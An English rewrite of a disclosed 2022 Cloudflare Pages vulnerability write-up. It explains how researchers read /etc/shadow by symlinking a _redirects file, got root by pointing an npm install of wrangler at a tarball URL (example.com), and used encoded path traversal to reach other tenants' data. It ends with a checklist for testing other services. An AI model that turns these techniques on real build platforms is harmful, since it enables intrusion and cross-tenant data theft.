Cloudflare Pagesにおける権限昇格と任意ページの改竄

blog.ryotak.net
Published on blog.ryotak.net
2023-12-23 5710 字 Cloudflare 脆弱性 Python
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Cloudflare Pages is a JAMstack platform from Cloudflare, used mainly to host static sites. At the time of the research, a beta feature allowed it to integrate with Cloudflare Workers and run server-side code. The platform builds a site by running a command supplied by the user; the resulting files are read and deployed onto Cloudflare's network.
The research described here was carried out in 2022 and published on 2023-12-23 after Cloudflare granted disclosure permission. The work was done jointly with James Hebden and Sean Yeoh, and an English version of the findings exists at ec0.io. The vulnerabilities were reported through Cloudflare's HackerOne bug bounty programme, which authorises testing; the article does not encourage unauthorised testing.
The three findings were:
- Arbitrary file read from the build environment.
- Privilege escalation to root inside the build environment.
- A path traversal in the internal Pages API that allowed requests to arbitrary
api.cloudflare.comendpoints, enabling access to other users' data and tampering with deployed pages.
Setup
The build command runs inside Kubernetes, and the process that executes the user's command is a heavily restricted buildbot user. The starting point was therefore an environment with very little visibility: the binaries and code of the processes running in the build environment were not readable, so the researcher could not simply inspect them.

The process list shows that the process running the user's command is started by /opt/pages/build_tool/main.py (referred to below as build_tool), which drops privileges via sudo. build_tool itself runs as root, so a vulnerability in it would be a route to privilege escalation, but the current user could not read the build_tool files.
The first goal was therefore to read the contents of build_tool.
Finding it
Arbitrary file read
Files generated by the user's command are read after the command finishes and deployed onto Cloudflare's network. Because the subsequent processing is done by a process running as root, the researcher reasoned that file reading is probably performed as root. The idea was to place a symbolic link in place of a built file so that an arbitrary file on the system would be read out.
Replacing index.html with a symbolic link pointing at /etc/shadow did not work: the deployed website did not contain index.html, so simply placing a symbolic link had no effect.
Looking further into Cloudflare Pages features, the researcher found Redirects. This feature lets a site customise redirect rules by including a file named _redirects, and that file appeared to be parsed after the user's command has run.


Unlike ordinary files, _redirects is not published on the website, so the researcher suspected the parsing path differed from normal file handling. Replacing this file with a symbolic link worked: after the deployment ran, the contents of /etc/shadow, which the buildbot user cannot read, could be read from the dashboard.

At this point it was close to 21:00 and only about a day of research time remained. Finding privilege escalation alone and then hunting further from there did not seem realistic, so the researcher approached the two authors of the article that had inspired the work.

James replied immediately and the three of them agreed to investigate together.
Reading the build_tool code
While waiting for Sean to join, the two read the build_tool code, downloaded using the arbitrary file read. They did not see the kind of simple command injection that James and Sean had found previously. While reading through the code casually, one block stood out:
        version = [env_var['value'] for env_var in env_vars if env_var['key'] == 'PAGES_WRANGLER_VERSION'][0]
        print_line(f'Overriding wrangler version to {version}...', logs)

        subprocess.run(['npm', 'install', f'wrangler@{version}'], cwd=WRANGLER_DIR, check=True, capture_output=True)

        print_line('wrangler version override complete!', logs)
This code takes the user-supplied environment variable PAGES_WRANGLER_VERSION and changes the version of wrangler with npm install. The researcher wondered whether a string containing @, or some other trick, could make npm install a package other than wrangler, and started reading npm's code.
Exploitation
Step 1: privilege escalation through npm
Reading npm's code showed that npm install accepts a URL where a version is specified, in package.json and elsewhere, and in that case downloads a tarball from the given URL instead of from the npm registry. For example, running npm install wrangler@https://example.com/example.tgz does not try to install a version of wrangler called https://example.com/example.tgz; it downloads the tarball from that URL and treats it as wrangler.
Later processing executes the installed wrangler:
            cmd = [
                './node_modules/.bin/wrangler2',
                'pages',
                'functions',
                'build',
                "--outfile",
                constants.OUTPUT_WORKER_PATH,
                "--output-config-path",
                constants.USER_WORKER_DERIVED_CONFIG_PATH,
                '--build-output-directory',
                output_dir,
                functions_dir
            ]

            with subprocess.Popen(cmd, **plinko_args) as proc:
Because this execution happens inside build_tool, which runs as root, installing a crafted wrangler and having it executed gives root in the build environment. That made further investigation possible.

By the time root was obtained it was past midnight, so the researcher slept and resumed the next day. Sean had joined by the next morning, and the three resumed with a shared goal: find a vulnerability that allows access to other users' data.
They examined the build environment thoroughly for container escape but found nothing usable. They changed direction and looked at the processing that deploys the built site from the build environment to Cloudflare's network.
Step 2: observing the deployment traffic
Reading build_tool further revealed an executable named wrkr. It is written in Rust and is invoked from build_tool like this:
    os.environ['CF_API_HOST'] = config['MAESTRO_HOST']
    os.environ['CF_API_TOKEN'] = config['JWT']
    os.environ['CF_ACCOUNT_ID'] = config['CF_ACCOUNT_ID']
    [...]

    upload_args = {
        'account_tag': config['CF_ACCOUNT_ID'],
        'asset_namespace': config['ASSET_NAMESPACE'],
        'asset_dir': asset_dir,
        'asset_manifest_namespace': config['MANIFEST_NAMESPACE'],
        'asset_manifest_key': config['MANIFEST_KEY'],
    }

    cmd = ['./wrkr']

    [...]
    lines = filter_logs(util.run_cmd(cmd, cwd=constants.WRKR_DIR))

wrkr switches its destination through the CF_API_HOST environment variable. Instead of the original destination api.pages.cloudflare.com, the team pointed it at a reverse proxy they built themselves and observed the traffic. The deployment flow they observed is shown in the diagram.
Step 3: enumerating the internal API
Through the reverse proxy, the team found the following endpoints on api.pages.cloudflare.com in use:
/client/v4/accounts/[redacted]/storage/kv/namespaces/[redacted]/bulk/client/v4/accounts/[redacted]/storage/kv/namespaces/[redacted]/keys/client/v4/accounts/[redacted]/storage/kv/namespaces/[redacted]/values/builds/5486590/logs
These paths show that the API forwards requests to api.cloudflare.com and returns the responses. The team tried sending requests to api.cloudflare.com using the JWT attached to requests to this API, but it was treated as an invalid token and no response came back. Requests to endpoints other than those used here also failed. The API proxy appeared to restrict which API endpoints could be used.

During this work the team noticed that all three of them had been assigned the same account ID ([redacted]).
Step 4: path traversal
Closer inspection showed that the account is shared by all users, and that of the two KV namespaces in use, one changes on every deployment. The team tried to reach other users' namespaces, but identification appeared to be done by JWT and the attempt failed. For the namespace common to all deployments, access was restricted by key, using a deployment ID unique to each deployment, so other users' data could not be reached that way either.
Sean then suggested trying path traversal to bypass the API restriction.

Several patterns were tried without success, and the mood was that path traversal was not going to work. With no further ideas and unwilling to give up, the researcher kept poking at the API, and suddenly a list of other users' namespaces appeared.

Requests to the namespace common to all deployments were checked strictly for path validity, but requests to the namespace created per deployment were checked loosely. Appending a string such as ..%2F..%2F..%2F to the end of the path made it possible to send requests to arbitrary APIs on api.cloudflare.com that were never intended to be reachable.
Root cause
The privilege escalation comes from passing a user-controlled environment variable (PAGES_WRANGLER_VERSION) into an npm install argument without constraining it to a version string. npm treats a URL in the version position as a tarball source, so the user controls which package is installed, and the installed wrangler is later executed by a root process.
The arbitrary file read comes from the _redirects handling: the file is parsed after the user's command runs, and replacing it with a symbolic link let the restricted user read a file that the parsing process could access.
The path traversal comes from inconsistent validation in the internal API proxy: requests to the shared namespace were checked strictly, while requests to the per-deployment namespace were checked loosely, so encoded traversal sequences in the path reached arbitrary api.cloudflare.com endpoints. The proxy's endpoint allowlist, which blocked direct use of the JWT and other endpoints, was bypassed this way.
Impact
The API key used by the proxy appeared to be limited to Cloudflare Workers KV. Even so, the team could retrieve the static files of every Pages deployment made so far, the Cloudflare Workers code used on Pages, and build logs. They could also have tampered with deployed content by rewriting another user's files immediately after upload, before deployment completed.
Fix
According to the timeline, the path traversal in the internal API was fixed on 2022-05-17, the arbitrary file read in the build environment on 2022-06-07, and the privilege escalation in the build environment on 2022-06-08. The report does not describe the code changes themselves.
Variants to test
- Environment variables that feed package managers. Look for variables passed into
npm install,pip install,gem installand similar. A positive result is a package fetched from a host you control, or code from that package executed by a more privileged process. - Files parsed after the user's build step. Try replacing
_redirects-style configuration files with symbolic links to files the build user cannot read. A positive result is the target file's contents appearing in a dashboard, log or deployed artefact. - Proxy allowlists with per-tenant paths. Where a proxy restricts endpoints, compare validation on shared paths and per-deployment paths, and try encoded traversal such as
..%2F..%2F..%2Fat the end of the path. A positive result is a response from an endpoint outside the allowlist, such as a listing of other tenants' namespaces. - Shared identifiers across tenants. Check whether accounts, namespaces or IDs are common to all users, and whether access control relies on JWT identity or on per-deployment keys. A positive result is any read of another tenant's data.
- Rewrite races. Where uploads and deployment are separate steps, try overwriting another user's file between upload and deployment. A positive result is altered content served from their deployment.
What happened, in plain words
Cloudflare Pages is a service that takes a folder of website files and puts them on the internet for you. You give Cloudflare a command to run, it runs that command on its own computers, takes the files the command produced, and publishes them. This article is about a group of three security researchers who found several serious problems in that process in 2022, reported them to Cloudflare, and were allowed to write about them once the problems had been fixed.
Three things went wrong:
- A person using the service could make Cloudflare's build computer hand back files it was never supposed to show, including a system file that holds password hashes.
- A person could then take full control (the
rootaccount, the most powerful account on a Linux machine) of the build environment. - Using that position, the researchers found a way to reach parts of Cloudflare's internal programming interface (an API) that were meant to be off limits. That let them read other customers' website files, other customers' server-side code, and build logs, and it would have let them change other people's pages.
The work was done together with James Hebden and Sean Yeoh, and an English version of the findings exists at ec0.io. The problems were reported through Cloudflare's HackerOne bug bounty programme, which is a scheme where a company invites people to test its systems and pays them for reporting problems. The article does not encourage testing anyone's systems without permission.
Background: what Cloudflare Pages does
Cloudflare Pages is what people call a JAMstack platform. That is a fancy name for a service that hosts websites made mostly of fixed files (HTML pages, images, stylesheets) rather than a program that builds each page on demand. At the time of the research, a feature that was still in beta (an early, unfinished release) let Pages work together with Cloudflare Workers. Workers are small programs that run on Cloudflare's servers, so with that feature a Pages site could also run server-side code, meaning code that runs on the server rather than in the visitor's browser.
To build a site, Pages runs a command that the customer supplies. Think of it like handing a recipe to a kitchen: you write the instructions, the kitchen cooks, and the finished dish is put on the shelf. The files the command produces are then read and deployed onto Cloudflare's network.
The starting point: a locked-down computer
The command runs inside Kubernetes. Kubernetes is a system for running many small, isolated computers (called containers) on top of bigger machines; each container is like a separate room with its own locked door. The process that runs the customer's command belongs to a user called buildbot, and that user has very few permissions. In Linux terms, a "user" is an account that owns processes and files, and permissions decide what each account may read, write or run.
So the researcher started with almost no visibility. The programs and code of the processes running in the build environment could not be read, which meant they could not simply open them up and look for mistakes.
The picture shows the list of processes running in the build environment. From it you can see that the process running the customer's command is started by /opt/pages/build_tool/main.py (called build_tool from here on), and that build_tool drops privileges using sudo. sudo is a standard Linux tool that lets a program run something as a different, usually less powerful, user. build_tool itself runs as root, so any bug in it would be a route to full control. But the current user could not read the build_tool files, so the first goal became: read the contents of build_tool.
Step 1: reading files that should be private
The idea with a shortcut file
Files produced by the customer's command are read after the command finishes and then deployed. Because the later processing is done by a process running as root, the researcher guessed that the reading is probably also done as root. If that is true, then anything the root process reads gets published, even if the buildbot user could never open it.
A symbolic link (often called a symlink) is a file that is really just a signpost pointing at another file. On Linux you can create one with a command, and when a program opens the link, the operating system quietly opens the file it points to instead. The plan was to put a symlink where a built file should be, pointing at a sensitive system file, so that the root process would read the sensitive file and publish it.
The first attempt replaced index.html (the usual home page of a website) with a symlink pointing at /etc/shadow. /etc/shadow is a Linux file that stores password hashes, which are scrambled forms of users' passwords; ordinary users are not allowed to read it. The attempt failed: the deployed website did not contain index.html at all, so simply placing a symlink had no effect. Something in the pipeline was ignoring or filtering that file.
A different file: _redirects
Looking further into Cloudflare Pages features, the researcher found Redirects. This feature lets a site customise its redirect rules (rules that send a visitor from one address to another) by including a file named _redirects in the site. That file appeared to be parsed, meaning read and interpreted by a program, after the customer's command has run.
The screenshot shows the Cloudflare documentation page describing the Redirects feature, which is where the researcher learned about the _redirects file.
Unlike ordinary files, _redirects is not published on the website. That difference mattered: if the file is handled by a separate code path, that path might follow symlinks where the normal one did not. Replacing _redirects with a symlink worked. After the deployment ran, the contents of /etc/shadow, which the buildbot user cannot read, could be read from the Cloudflare dashboard.
The screenshot shows the contents of /etc/shadow displayed in the Cloudflare dashboard, which is the proof that the file read worked.
Asking for help
By this point it was close to 21:00 and only about a day of research time remained. Finding privilege escalation alone and then hunting further from there did not seem realistic, so the researcher approached the two authors of the article that had inspired the work.
The screenshot shows the message sent on Twitter to the two authors, inviting them to collaborate.
James replied immediately and the three of them agreed to investigate together.
The screenshot shows James's reply accepting the collaboration.
Step 2: reading the build_tool code
While waiting for Sean to join, the two read the build_tool code, which they had downloaded using the arbitrary file read. They did not see the kind of simple command injection that James and Sean had found previously. Command injection is when a program builds a command out of text a user supplied, and the user slips extra commands into that text so the computer runs them too. Nothing that obvious was present here.
While reading through the code casually, one block stood out:
        version = [env_var['value'] for env_var in env_vars if env_var['key'] == 'PAGES_WRANGLER_VERSION'][0]
        print_line(f'Overriding wrangler version to {version}...', logs)

        subprocess.run(['npm', 'install', f'wrangler@{version}'], cwd=WRANGLER_DIR, check=True, capture_output=True)

        print_line('wrangler version override complete!', logs)
Line by line:
- The first line looks through a list of environment variables (named settings that a program receives from its surroundings) and picks out the value of the one called
PAGES_WRANGLER_VERSION. The[0]at the end takes the first match. - The second line prints a log message saying the wrangler version is being overridden.
- The third line runs the command
npm install wrangler@<version>.npmis the package manager for Node.js, a tool that downloads and installs software libraries from a central catalogue called the npm registry.wrangleris Cloudflare's own command-line tool. The@separates the package name from the version you want. - The fourth line prints a message saying the override is complete.
The important part is that the version comes straight from a value the customer controls. The researcher wondered whether a string containing @, or some other trick, could make npm install a package other than wrangler, and started reading npm's own code to find out.
Step 3: taking full control through npm
Reading npm's code showed that npm install accepts a URL where a version is specified, in package.json (the file that lists a project's dependencies) and elsewhere. When it sees a URL there, it downloads a tarball (a compressed archive, like a zip file) from that URL instead of from the npm registry. For example, running npm install wrangler@https://example.com/example.tgz does not try to install a version of wrangler called https://example.com/example.tgz; it downloads the tarball from that URL and treats it as wrangler.
That means the customer can decide what code gets installed under the name wrangler. Later processing executes the installed wrangler:
            cmd = [
                './node_modules/.bin/wrangler2',
                'pages',
                'functions',
                'build',
                "--outfile",
                constants.OUTPUT_WORKER_PATH,
                "--output-config-path",
                constants.USER_WORKER_DERIVED_CONFIG_PATH,
                '--build-output-directory',
                output_dir,
                functions_dir
            ]

            with subprocess.Popen(cmd, **plinko_args) as proc:
Line by line:
cmdis a list of words that together form a command. The first word,./node_modules/.bin/wrangler2, is the program to run: the wrangler that was just installed into the project'snode_modulesfolder.- The remaining words are arguments passed to that program:
pages,functions,build, then options that tell it where to write its output and which folders to use. subprocess.Popen(cmd, **plinko_args)starts that program as a new process.subprocessis Python's standard way of launching other programs, andPopenis the class that does it.
Because this execution happens inside build_tool, which runs as root, installing a crafted wrangler and having it executed gives root in the build environment. In other words, the customer's own uploaded code ends up running with the highest possible privileges. That made further investigation possible.
The screenshot shows the team celebrating on Discord after getting root through npm.
By the time root was obtained it was past midnight, so the researcher slept and resumed the next day. Sean had joined by the next morning, and the three resumed with a shared goal: find a vulnerability that allows access to other users' data.
They examined the build environment thoroughly for container escape, meaning a way to break out of the isolated container and reach the machine or network around it, but found nothing usable. They changed direction and looked at the processing that deploys the built site from the build environment to Cloudflare's network.
Step 4: watching the deployment traffic
Reading build_tool further revealed an executable named wrkr. It is written in Rust (a programming language) and is invoked from build_tool like this:
    os.environ['CF_API_HOST'] = config['MAESTRO_HOST']
    os.environ['CF_API_TOKEN'] = config['JWT']
    os.environ['CF_ACCOUNT_ID'] = config['CF_ACCOUNT_ID']
    [...]

    upload_args = {
        'account_tag': config['CF_ACCOUNT_ID'],
        'asset_namespace': config['ASSET_NAMESPACE'],
        'asset_dir': asset_dir,
        'asset_manifest_namespace': config['MANIFEST_NAMESPACE'],
        'asset_manifest_key': config['MANIFEST_KEY'],
    }

    cmd = ['./wrkr']

    [...]
    lines = filter_logs(util.run_cmd(cmd, cwd=constants.WRKR_DIR))
Line by line:
- The first three lines set environment variables that the child program will inherit.
CF_API_HOSTis the address of the API server to talk to.CF_API_TOKENis a credential, a JWT (JSON Web Token), which is a signed string that proves who you are to a server, much like a wristband at an event.CF_ACCOUNT_IDidentifies the Cloudflare account. upload_argsis a dictionary of settings for the upload: which account, which storage namespace (a named container for data) to put files in, where the files are on disk, and which manifest (an index of the files) to use.cmd = ['./wrkr']is the command to run: thewrkrprogram in the current folder.- The last line runs
wrkrand filters its output into log lines.
wrkr switches its destination through the CF_API_HOST environment variable. Instead of the original destination api.pages.cloudflare.com, the team pointed it at a reverse proxy they built themselves. A reverse proxy is a server that sits between a client and a real server, forwards requests onward, and can record them on the way through. That let them observe the traffic. The deployment flow they observed is shown in the diagram.
The diagram shows the sequence of steps in a deployment as seen through the proxy.
Step 5: mapping the internal API
An API (Application Programming Interface) is a set of addresses a program can send requests to in order to read or change data, like a menu of services at a counter. Through the reverse proxy, the team found the following endpoints (specific addresses on the API) on api.pages.cloudflare.com in use:
/client/v4/accounts/[redacted]/storage/kv/namespaces/[redacted]/bulk/client/v4/accounts/[redacted]/storage/kv/namespaces/[redacted]/keys/client/v4/accounts/[redacted]/storage/kv/namespaces/[redacted]/values/builds/5486590/logs
These paths show that the API forwards requests to api.cloudflare.com and returns the responses. In other words, api.pages.cloudflare.com is a front desk that passes messages to the main Cloudflare API behind it. The team tried sending requests to api.cloudflare.com using the JWT attached to requests to this API, but it was treated as an invalid token and no response came back. Requests to endpoints other than those used here also failed. The API proxy appeared to restrict which API endpoints could be used, like a receptionist who only lets you into certain rooms.
During this work the team noticed that all three of them had been assigned the same account ID ([redacted]).
The screenshot shows the team noticing on Discord that they share the same account ID.
Step 6: path traversal
Closer inspection showed that the account is shared by all users, and that of the two KV namespaces in use, one changes on every deployment. KV here stands for key-value storage, a simple kind of database where each piece of data has a name (the key) and a value. The team tried to reach other users' namespaces, but identification appeared to be done by JWT and the attempt failed. For the namespace common to all deployments, access was restricted by key, using a deployment ID unique to each deployment, so other users' data could not be reached that way either.
Sean then suggested trying path traversal to bypass the API restriction. Path traversal is a classic bug where a program builds a file or URL path out of user input and the user slips in .. sequences, which mean "go up one folder". If the program does not clean the path properly, the user can climb out of the intended folder and reach somewhere else.
The screenshot shows Sean proposing path traversal on Discord.
Several patterns were tried without success, and the mood was that path traversal was not going to work. With no further ideas and unwilling to give up, the researcher kept poking at the API, and suddenly a list of other users' namespaces appeared.
The screenshot shows the team reporting success on Discord after the traversal worked.
Requests to the namespace common to all deployments were checked strictly for path validity, but requests to the namespace created per deployment were checked loosely. Appending a string such as ..%2F..%2F..%2F to the end of the path made it possible to send requests to arbitrary APIs on api.cloudflare.com that were never intended to be reachable. %2F is the URL-encoded form of a forward slash, so the string is really ../../../, three steps up the folder tree, disguised so that a naive filter might not spot it.
Why each bug happened
The privilege escalation comes from passing a user-controlled environment variable (PAGES_WRANGLER_VERSION) into an npm install argument without constraining it to a version string. npm treats a URL in the version position as a tarball source, so the user controls which package is installed, and the installed wrangler is later executed by a root process.
The arbitrary file read comes from the _redirects handling: the file is parsed after the user's command runs, and replacing it with a symbolic link let the restricted user read a file that the parsing process could access.
The path traversal comes from inconsistent validation in the internal API proxy: requests to the shared namespace were checked strictly, while requests to the per-deployment namespace were checked loosely, so encoded traversal sequences in the path reached arbitrary api.cloudflare.com endpoints. The proxy's endpoint allowlist, which blocked direct use of the JWT and other endpoints, was bypassed this way.
What the impact was
The API key used by the proxy appeared to be limited to Cloudflare Workers KV. Even so, the team could retrieve the static files of every Pages deployment made so far, the Cloudflare Workers code used on Pages, and build logs. They could also have tampered with deployed content by rewriting another user's files immediately after upload, before deployment completed. That last one is a race: if you can write to a file in the short window between someone uploading it and it being published, your version gets published instead of theirs.
How it was fixed
According to the timeline, the path traversal in the internal API was fixed on 2022-05-17, the arbitrary file read in the build environment on 2022-06-07, and the privilege escalation in the build environment on 2022-06-08. The report does not describe the code changes themselves.
Timeline
| Date (Japan time) | Event |
|---|---|
| 2022/05/14 | Arbitrary file read discovered |
| 2022/05/14 | Collaboration request sent |
| 2022/05/15 | Privilege escalation discovered |
| 2022/05/15 | Path traversal in the internal Pages API discovered |
| 2022/05/15 | All three vulnerabilities reported to Cloudflare |
| 2022/05/17 | Path traversal in the internal API fixed |
| 2022/06/07 | Arbitrary file read in the build environment fixed |
| 2022/06/08 | Privilege escalation in the build environment fixed |
| 2023/12/22 | Disclosure permission granted |
| 2023/12/23 | Article published |
Things worth testing on other services
- Environment variables that feed package managers. Look for variables passed into
npm install,pip install,gem installand similar. A positive result is a package fetched from a host you control, or code from that package executed by a more privileged process. - Files parsed after the user's build step. Try replacing
_redirects-style configuration files with symbolic links to files the build user cannot read. A positive result is the target file's contents appearing in a dashboard, log or deployed artefact. - Proxy allowlists with per-tenant paths. Where a proxy restricts endpoints, compare validation on shared paths and per-deployment paths, and try encoded traversal such as
..%2F..%2F..%2Fat the end of the path. A positive result is a response from an endpoint outside the allowlist, such as a listing of other tenants' namespaces. - Shared identifiers across tenants. Check whether accounts, namespaces or IDs are common to all users, and whether access control relies on JWT identity or on per-deployment keys. A positive result is any read of another tenant's data.
- Rewrite races. Where uploads and deployment are separate steps, try overwriting another user's file between upload and deployment. A positive result is altered content served from their deployment.
Glossary
- API: a set of addresses a program can send requests to in order to read or change data, like a menu of services at a counter.
- Bug bounty programme: a scheme where a company invites people to test its systems and pays them for reporting problems.
- Container: an isolated mini-computer running on a larger machine, with its own files and processes.
- Container escape: a way to break out of a container and reach the machine or network around it.
- Dashboard: the web page where a customer manages their Cloudflare account and deployments.
- Deployment: the act of taking built files and publishing them on Cloudflare's network.
- Endpoint: a specific address on an API that accepts requests.
- Environment variable: a named setting a program receives from its surroundings.
- JAMstack: a style of website made mostly of fixed files rather than pages generated on demand.
- JWT (JSON Web Token): a signed string that proves who you are to a server, like a wristband at an event.
- Kubernetes: a system for running many isolated containers on top of bigger machines.
- KV (key-value): a simple kind of database where each piece of data has a name (the key) and a value.
- Namespace: a named container for data, keeping one set of items separate from another.
- npm: the package manager for Node.js, which downloads and installs software libraries from the npm registry.
- Package manager: a tool that downloads and installs software libraries for you.
- Path traversal: a bug where
..sequences in user input let someone climb out of the intended folder or path. - Privilege escalation: gaining more permissions than you were meant to have, up to full control of the machine.
- Process: a running program on a computer.
- Redirect: a rule that sends a visitor from one web address to another.
- Reverse proxy: a server that sits between a client and a real server, forwards requests, and can record them.
- Root: the most powerful account on a Linux machine, allowed to do anything.
- Rust: a programming language.
- Server-side code: code that runs on the server rather than in the visitor's browser.
sudo: a Linux tool that runs a command as a different, usually less powerful, user.- Symbolic link (symlink): a file that is really a signpost pointing at another file.
- Tarball: a compressed archive, like a zip file.
- User (Linux): an account that owns processes and files, with permissions deciding what it may do.
- Wrangler: Cloudflare's command-line tool for working with Workers and Pages.
/etc/shadow: a Linux file storing password hashes, which ordinary users cannot read.




